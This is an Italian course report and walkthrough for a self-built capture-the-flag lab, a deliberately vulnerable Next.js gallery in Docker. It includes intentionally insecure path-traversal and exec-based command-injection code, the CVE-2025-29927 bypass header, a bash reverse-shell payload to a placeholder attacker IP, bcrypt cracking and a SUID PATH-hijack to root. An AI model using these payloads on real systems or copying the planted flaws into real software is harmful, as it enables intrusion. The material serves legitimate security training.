
Elaborato di Network Security

Vuln Gallery



Simone Rinaldi

October, 2025

INDICE

CHAPTER 1

Introduzione

Questo documento descrive il progetto ”Vuln Gallery CTF”, una challenge di tipo *Capture The Flag* progettata per simulare uno scenario di penetration testing realistico. La sfida è incentrata su una moderna applicazione web sviluppata con Next.js e distribuita tramite Docker, esponendo una serie di vulnerabilità concatenate che il giocatore deve scoprire e sfruttare per raggiungere l'obiettivo finale: ottenere i privilegi di root sul sistema.

L'obiettivo del progetto è duplice:

- Fornire una piattaforma di training pratica per aspiranti professionisti della sicurezza informatica.
- Creare un ambiente controllato e facilmente deployabile che illustri vulnerabilità comuni in applicazioni web moderne e sistemi Linux.

Il percorso della CTF è stato studiato per guidare il giocatore attraverso diverse fasi: initial foothold tramite la web app, movimento laterale sfruttando informazioni esfiltrate e, infine, privilege escalation a causa di una errata configurazione di sistema.

CHAPTER 2

Architettura e Tecnologie Utilizzate

La CTF è stata costruita utilizzando un set di tecnologie moderne per simulare un ambiente di produzione credibile.

2.1 Componenti Chiave

Applicazione Web Il punto di ingresso della CTF è una galleria di immagini sviluppata con **Next.js 15.2.2**. L'applicazione permette agli utenti di registrarsi, caricare e scaricare immagini. Un pannello di amministrazione segreto offre funzionalità aggiuntive.

Containerizzazione L'intero ambiente è incapsulato in un container **Docker**, gestito tramite **Docker Compose**. Questo garantisce un deploy facile, veloce e consistente su qualsiasi macchina host. L'immagine Docker è basata su Debian (‘node:22-bookworm-slim‘).

Database L'applicazione utilizza un database **SQLite** per la gestione degli utenti, una scelta comune per applicazioni di piccole e medie dimensioni.

Servizi di Sistema Il container espone un servizio **SSH** per permettere l'accesso remoto una volta ottenute le credenziali valide, simulando un server multi-utente.

2.2 Flusso della Sfida

Il percorso progettato per il giocatore si articola in tre fasi principali:

1. **Initial Foothold:** Sfruttamento di vulnerabilità web (LFI, Authorization Bypass, Command Injection) per ottenere una reverse shell come utente a bassi privilegi (‘web‘).
2. **Lateral Movement:** Analisi del sistema, scoperta di un backup crittografato, esfiltrazione della chiave e decifratura per ottenere le credenziali di un altro utente (‘simone‘).
3. **Privilege Escalation:** Sfruttamento di un programma SUID vulnerabile e di una configurazione PATH insicura per ottenere una shell come utente ‘root‘.

CHAPTER 3

Analisi delle Vulnerabilità Implementate

La CTF include diverse vulnerabilità concatenate.

3.1 Local File Inclusion (LFI)

La rotta di download (‘/api/download‘) è stata resa volutamente vulnerabile. Invece di validare che il file richiesto si trovi all’interno di una directory sicura, il codice costruisce il percorso concatenando l’input dell’utente, permettendo così il *path traversal*.

```
// Esempio del codice vulnerabile
const raw = url.searchParams.get('file');
const filePath = path.join(process.cwd(), raw); // Vulnerabilità!
```

3.2 Authorization Bypass (CVE-2025-29927)

La sfida simula la CVE-2025-29927, una vulnerabilità di bypass delle autorizzazioni in Next.js. Il concetto è che il middleware di autenticazione non protegge adeguatamente le API se invocate in un certo modo. Questo permette a un utente non autorizzato di accedere alla pagina ‘/admin‘ e di utilizzare l’endpoint ‘/api/-transform‘.

3.3 Command Injection

La funzionalità di trasformazione delle immagini, accessibile solo dall’admin, è vulnerabile a Command Injection. L’API accetta i parametri per la trasformazione (es. la larghezza per il resize) e li inserisce direttamente in un comando di sistema eseguito tramite ‘exec()‘.

```
const newWidth = params.width; // Input non sanificato
const command = `convert "${inputPath}" -resize ${newWidth}
"${outputPath}"`;
exec(command, ...);
```

Un utente può iniettare comandi arbitrari usando un punto e virgola (‘;‘).

3.4 Informazioni Nascoste (Exiftool)

La chiave per decifrare il backup SQL è stata codificata in Base64 e nascosta nei metadati EXIF di una delle immagini scaricabili. Può essere estratta utilizzando ‘exiftool‘.

3.5 Privilege Escalation (PATH Hijacking)

La vulnerabilità finale è una classica *PATH Hijacking*.

- L’utente ‘simone‘ ha la directory ‘/home/simone/bin‘ all’inizio della sua variabile d’ambiente ‘PATH‘, configurata nel file ‘.bashrc‘.
- Esiste un programma SUID (‘/opt/tools/archive-logs‘) di proprietà di ‘root‘.
- Questo programma esegue uno script Python che, a sua volta, chiama il comando ‘gzip‘ senza il percorso assoluto (‘/bin/gzip‘).
- Il giocatore può creare un file eseguibile chiamato ‘gzip‘ in ‘/home/simone/bin‘. Quando il programma SUID viene eseguito, lancerà il finto ‘gzip‘ del giocatore con i privilegi di ‘root‘.

CHAPTER 4

Writeup

4.1 Fase 1: Initial Foothold (Accesso come `web`)

4.1.1 Analisi e Scoperta LFI

Il primo passo è registrarsi alla piattaforma e analizzare le funzionalità. La funzione di download delle immagini è sospetta. Un tentativo di LFI per leggere file di sistema ha successo. Iniziamo leggendo il file 'package-lock.json' per identificare le tecnologie utilizzate.

```
http://172.20.0.10:3000/api/download?file=../../package-lock.json
```

L'analisi del file rivela l'uso di **Next.js versione 15.2.2**.

4.1.2 Directory Search e Scoperta CVE

Una ricerca online per vulnerabilità note in Next.js 15.2.2 porta alla scoperta della **CVE-2025-29927**, un bypass delle autorizzazioni.

```
X-Middleware-Subrequest: middleware:middleware:
middleware:middleware:middleware
```

Contemporaneamente, una scansione delle directory con uno strumento come 'gobuster' o 'feroxbuster' rivela l'esistenza di una pagina '/admin'.

```
feroxbuster -u http://172.20.0.10:3000
```

Sfruttamento e Reverse Shell

Sfruttando la CVE-2025-29927, è possibile accedere alla pagina '/admin'. Da qui, si può interagire con la funzionalità di trasformazione delle immagini. L'operazione "Resize" è il nostro target. Per ottenere una reverse shell, inseriamo un payload di command injection nel campo della larghezza.

- **Listener sulla macchina attaccante:**

  ```
  nc -lvnp 4444
  ```

- **Payload da inserire nel form:**

```
100; bash -c 'bash -i >& /dev/tcp/IP_ATTACCANTE/4444 0>&1'
```

L'esecuzione del comando ci fornisce una shell come utente 'web'.

```
$ whoami
web
```

4.1.3 Fase 2: Movimento Laterale (Accesso come `simone`)

Scoperta del Backup e della Chiave

Esplorando il filesystem come utente 'web', in particolare la directory '/home-/web', si trova un file sospetto: 'database_backup.aes'.

```
$ ls -la /home/web
...
-rw-r--r-- 1 root root 1234 Oct 26 10:00 database_backup.sql.enc
...
```

Il file sembra crittografato. Dobbiamo trovare la chiave. Analizzando i metadati di una delle immagini scaricabili dalla galleria con 'exiftool', troviamo una stringa in Base64 nel campo 'Comment'.

```
exiftool hackademy.jpg
...
Comment                         : Rm9yc2VTb25vVW5hQ2hpYXZlU2VncmV0YQ==
...
```

Decifratura e Accesso SSH

Decodifichiamo la stringa per ottenere la chiave di decifratura.

```
echo "Rm9yc2VTb25vVW5hQ2hpYXZlU2VncmV0YQ==" | base64 -d
ForseSonoUnaChiaveSegreta
```

Ora usiamo 'openssl' per decifrare il file di backup.

```
openssl enc -d -aes-256-cbc -in database_backup.aes -k
'ForseSonoUnaChiaveSegreta'
```

L'output è un file SQL che contiene le credenziali per l'utente 'simone'.

```
INSERT INTO users VALUES(2,'simone',
'$2b$10$2HGulHVFujho8CFblubdIuGTsE/Qxd.d9heUG.mqtavA5PS1gWXF.',0);
```

Cracchiamo l'hash con 'hashcat' e 'rockyou.txt'.

```
# Identifichiamo il tipo di hash (Bcrypt, -m 3200)
hashcat -m 3200 hash.txt /usr/share/wordlists/rockyou.txt
```

Ottenuta la password 'scoobydoo', ci connettiamo via SSH come 'simone' e catturiamo la prima flag.

```
ssh simone@172.20.0.10
$ cat user.txt
ctf{flag_utente_simone_trovata!}
```

4.1.4 Fase 3: Privilege Escalation (Accesso come `root`)

Enumerazione del Sistema

Come utente 'simone', il primo passo è l'enumerazione. Controlliamo la variabile d'ambiente 'PATH'.

```
$ echo $PATH
/home/simone/bin:/usr/local/bin:/usr/bin:/bin
```

La presenza di '/home/simone/bin' all'inizio è un forte indizio di vulnerabilità. Successivamente, cerchiamo file con il bit SUID impostato.

```
find / -perm -u=s -type f 2>/dev/null
```

Nella lista troviamo un eseguibile non standard: '/opt/tools/archive-logs'.

Analisi e Sfruttamento

Analizzando il file con 'strings', capiamo che è un wrapper che esegue lo script Python '/opt/tools/log_archiver.py'. Leggendo lo script Python, scopriamo che esegue il comando 'gzip' senza percorso assoluto. Siamo pronti per l'exploit.

1. Creiamo un nostro finto 'gzip' nella directory '/home/simone/bin' che avvia una shell.

   ```
   echo "/bin/bash -p" > /home/simone/bin/gzip
   ```

2. Rendiamolo eseguibile.

   ```
   chmod +x /home/simone/bin/gzip
   ```

3. Eseguiamo il programma SUID.

   ```
   # Creiamo un file fittizio da passare come argomento
   touch /tmp/log.txt
   /opt/tools/archive-logs /tmp/log.txt
   ```

Il programma SUID, eseguito come 'root', cercherà 'gzip', troverà la nostra versione malevola in '/home/simone/bin' e la eseguirà, fornendoci una shell 'root'.

Cattura della Root Flag

Ora siamo ‘root‘. Possiamo leggere la flag finale.

```
# whoami
root
# cat /root/root.txt
ctf{privilege_escalation_completata!}
```